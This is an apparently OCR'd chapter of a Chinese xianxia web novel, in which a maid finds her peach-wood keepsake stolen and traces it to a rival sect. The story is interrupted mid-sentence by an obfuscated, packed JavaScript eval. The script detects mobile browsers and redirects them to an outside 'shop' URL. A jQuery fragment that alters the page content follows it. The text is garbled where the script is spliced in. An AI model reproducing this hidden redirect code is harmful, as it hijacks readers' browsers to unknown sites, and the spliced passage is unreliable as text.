46. 第十五章

作品:《我不覆辙

    喧闹大街上,易张稚端详刚买的珠翠:“祁庄主会喜欢这些东西吗?感觉她不像在意妆面首饰的人。”


    易辛摇头:“我每回见到庄主时,她穿戴的珠钗都不同,而且和每套衣裳都很协调,说明这是她精心挑选搭配的。所以我觉得,倘若你要送她东西,她会喜欢首饰胭脂的。”


    易张稚再看珠翠几分,转头去望易辛:“你很细心,我都没注意到她的衣裳首饰有何不同。我以为她平日里降妖除魔,和寻常女子不同,不会喜欢这些繁琐的物什。”


    易辛:“……”


    易辛:“庄主肩负职责,也不妨碍她有爱美之心呀,两者不冲突。”


    末了,她又好奇道:“你既然没注意到这些,那你平素看她时注意到了什么?”


    易张稚:“她很漂亮。每日都很好看。和旁人说笑时好看、谈事时的严肃认真、施展术法时流畅的身姿……”


    她身上的每一寸都那么美好。


    所以他根本没注意到发钗首饰。


    一见钟情呐……易辛感慨着,又想想可能男子与女子的思考方式不同,最后笑道:“这句话你可以直接告诉她,方才的珠钗首饰之言就不必了。”


    易张稚认真点头,向易辛道谢:“谢谢你。帮我挑礼物,还提供了吃饭的地方。”


    “公子客气了。你平日还教我射箭呢,况且庄主待我们素来很好。”


    那日祁有为帮易张稚上药后,问道该如何感谢上次搭救之恩。易张稚道身上有伤后,需要清淡饮食,祁有为是南方人,便希望她做一顿南方菜肴。


    仙门齐聚甘华门,厨房十分忙碌,祁有为不好意思占着一个厨房耽搁大家的事,这时易辛便想到了白三清在芙蓉镇租下来的屋子。


    得到白三清首肯后,易辛便把易张稚带去那片地方。


    走到宅院门口,易辛朝易张稚笑道:“庄主应该在屋中备菜,那我就先告退了。”


    最后易张稚朝易辛再次道谢。


    一处寝屋内,桌上摆着香炉,烟雾袅袅,渐而向上时,凝成一小块幕布,其间画面闪烁。


    昏暗山洞内,易辛举起箭矢,猛地扎向流双。


    一柄剑来,折断箭矢,前半截擦着易辛飞入不知何处。


    画面到此处,烟雾消散。


    钱备拿起从甘华门要来查看的前半截箭矢,目光深不可测,直到门外响起敲门声。


    “进。”


    弟子李冲进门,说话之前率先合上了门,再恭敬行至钱备面前,从衣襟里拿出一截光秃秃的木头:“宗主,这便是那侍女精心呵护的木头。”


    “易张稚和那侍女都出去了?”


    “是,他们没发现。”


    钱备拿过桃木,观其外表,毫无异处,再注入灵力时,桃木没有丝毫反应。他不禁皱起了眉。


    李冲问道:“宗主,它难道只是一截普通木头?”钱备再举起箭矢:“这只木箭虽失了效力,但还蕴藏了几分气息,如果不是隐士高人留下的,便是哪位上神之物。”


    “那侍女连修仙术法都不会,还能得到神仙留下的东西?”


    “人的际遇,谁又说得准?”钱备捏起桃木,“箭是木头制成的,它也是木头,但一点反应也没有。”


    钱备眯起眼睛:“如果最后研究不出什么,就把它烧了。”


    一夜过去,钱备始终没激发出任何东西,只得唤来李冲,让他盯着把木头销毁得一干二净。


    吩咐完,钱备换过一身衣服,去赴门派会议。


    这几日总是开会开会,他隐隐不耐,不知李纳川那个老头子怎么有那么多事要说,真把鸡毛当令箭了。


    但他转念一想,仙首之位李纳川也做不了几日了,于是他又深深吐出一口气,决定大发慈悲地再忍几日。


    李冲拿上桃木,准备前去销毁,半路却遇见了宿醉的钱衡。


    “你手上拿的什么?木头?”钱衡喝完酒后,语气有些冲。


    李冲向钱衡行礼,观他一副神智不清的模样,不想惹麻烦上身,便搬出了钱备:“宗主吩咐弟子烧掉。”


    一听“宗主”二字,钱衡神色清明几分:“我爹烧一截木头做什么?它有何用?”


    “宗主研究了许久,发觉它没用,便打算烧了。”


    钱衡盯着木头,知道这是钱备的习惯,以往发现什么东西,总会研究一番,若是无用,便销毁。


    他想起前几日惹他爹生气,若是能将功补过……“你把木头给我,我来研究研究。”


    李冲犹豫了:“这……”


    钱衡一瞪:“我说给我就给我,反正也没用了,我研究一番不行?!你敢忤逆我?”


    纠结片刻,在钱衡施压之下,李冲还是把木头给了钱衡。


    日光大盛,易辛悠悠转醒,先洗漱一番,再去院墙下给花草浇水。


    易张稚之前说,在望天谷看日出很美妙,如今一夜未归,也不知是不是拉着祁有为去看日出了。易辛放下水瓢,再回屋子,打算把锁在柜子里的桃木摆出来晒晒太阳。


    站在柜门前时,易辛顿住了,隐隐有些异样。


    她看着锁住门柜的锁。


    昨日出门时,她走得匆忙,锁似乎被她带歪了,如今却端端正正地垂下。


    易辛不禁屏住呼吸,插钥匙、拔锁、用力拉门——


    柜子里放着盆栽,桃木光秃秃的,日光照出清晰的斑痕。


    她顿了片刻,再拿出盆栽,仔细端详,一切正常。忽然,她抽出桃木,放在手心用力一摁,霎时间断成两截……连带着她似乎也被撇成了两半。


    桃木是折不断的。


    骤然间,易辛头皮发麻,心如擂鼓,每次跳动,都掀起一片尖锐的疼痛和恐惧。


    盆栽坠落,啪地清脆声响中,瓦片炸裂,覆土散落一地。易辛撑在柜门上,忍住刺痛,努力调整气息。


    有人趁着她外出,拿走了桃木。


    是谁?


    为什么?


    如果桃木毁了……


    易辛面色惨白,眼眶因为愤恨染了红,捏紧手中断木,跑出了房门。


    白三清正和余桓在房里争地盘,忽闻急促的敲门声,两人对视一眼,白三清立马化作青烟钻入乾坤袋里。


    余桓上前开门,看见脸色难看的易辛:“易辛?你——”


    易辛抢先开口:“师兄,小白在吗?我想让她帮我追一个味道。”


    余桓让易辛先进来,再关上门。白三清时刻注意着外边的动静,一听是易辛来了,又跑出乾坤袋:“追什么味道?”看清易辛脸色,白三清大骇:“你怎么了?!病了?”


    易辛不答反问:“之前我让你记住桃木的味道,你现在能闻出它的踪迹吗?”


    以防万一,易辛和白三清一路游玩过来时,让她闻过几次桃木,就怕出现今日的情形。


    白三清点


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16997840|191107||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    点头,易辛再转向余桓:“师兄,可否请你带上乾坤袋,让小白呆在乾坤袋里,但是不系口,她还能闻到外面的味道吧?也不会被仙门其他人发现?”


    余桓颔首。


    事不迟疑,三人出发,最后一路追踪到了无相宗下榻的院落门前。


    “无相宗?”余桓面色凝重,“他们拿了你的东西?”


    易辛觉得意外,又觉情理之中,侧首对他说道:“师兄,你带小白回去吧,再深入有可能被发现,若是无相宗知道了小白的存在,可能对她不利。”


    余桓:“你和我一起回去,我们先把小白放下,再来问无相宗要东西。”“不行,我等不了。如果我应付不了,会向你求助的。毕竟我也没办法和他们硬碰硬。”


    余桓还是不放心,但再掰扯下去,也是耽误易辛时间,最后只好应她要求施术变了一个食盒。


    “可是你怎么确定是谁拿了你的东西?无相宗那么多人。”余桓问道。


    易辛拿出那截假桃木:“师兄能否再帮我一个忙?”


    她赌偷东西的人没有隐去自己气息。


    易辛提着食盒走向门口,被无相宗的人拦了下来。


    易辛:“各位师兄,我奉命来送些点心。”甘华门每日都会给各门派送食物,除去正餐,还有特色小点。易辛对整套流程十分熟悉,加上穿了甘华门侍女的衣裳,最后得了应允入门。


    侍女们对个人居住的地方驾轻就熟,于是一般无人引导。


    易辛抬眼看着余桓追踪气息的灵蝶,见它朝一处地方飞去,抬步跟上。


    一路转过几道长廊,灵蝶飞入一间屋子,易辛赶紧小跑两步。


    屋内,李冲正面朝钱衡说话,没注意一只灵蝶飞进了身体里,对面的钱衡倒是忽然怔住。


    李冲顺着视线望去,眼睛微微瞪大,是易辛。


    易辛没有错过灵蝶的去向以及他惊讶的神情,但是她不确定了——她不认识此人,他为什么要偷自己的东西,是钱衡指使的?短短一瞬间,易辛忽然瞥到屋子中央的火盆。


    如今正是夏季,屋内生火太奇怪。


    蓦地,一股寒意自脚底而起,几乎让易辛颤栗起来。“你谁啊?来做什么?”钱衡拧眉问道,又疑惑起来,“……我好像见过你。”


    易辛恍若未闻,冲向火盆,手几乎要伸进去了,却被李冲猛地拉住,甩在地上。


    李冲高声喝止:“你干什么!”


    钱衡顿觉此女有病,刚想骂人,脑子里忽然想起什么:“你……你是那个——”


    他想起来了,是那个被他抓去喂茧妖的甘华门侍女,但他及时止住了话头。一旦说出口,那就是认罪……好险,差点祸从口出。


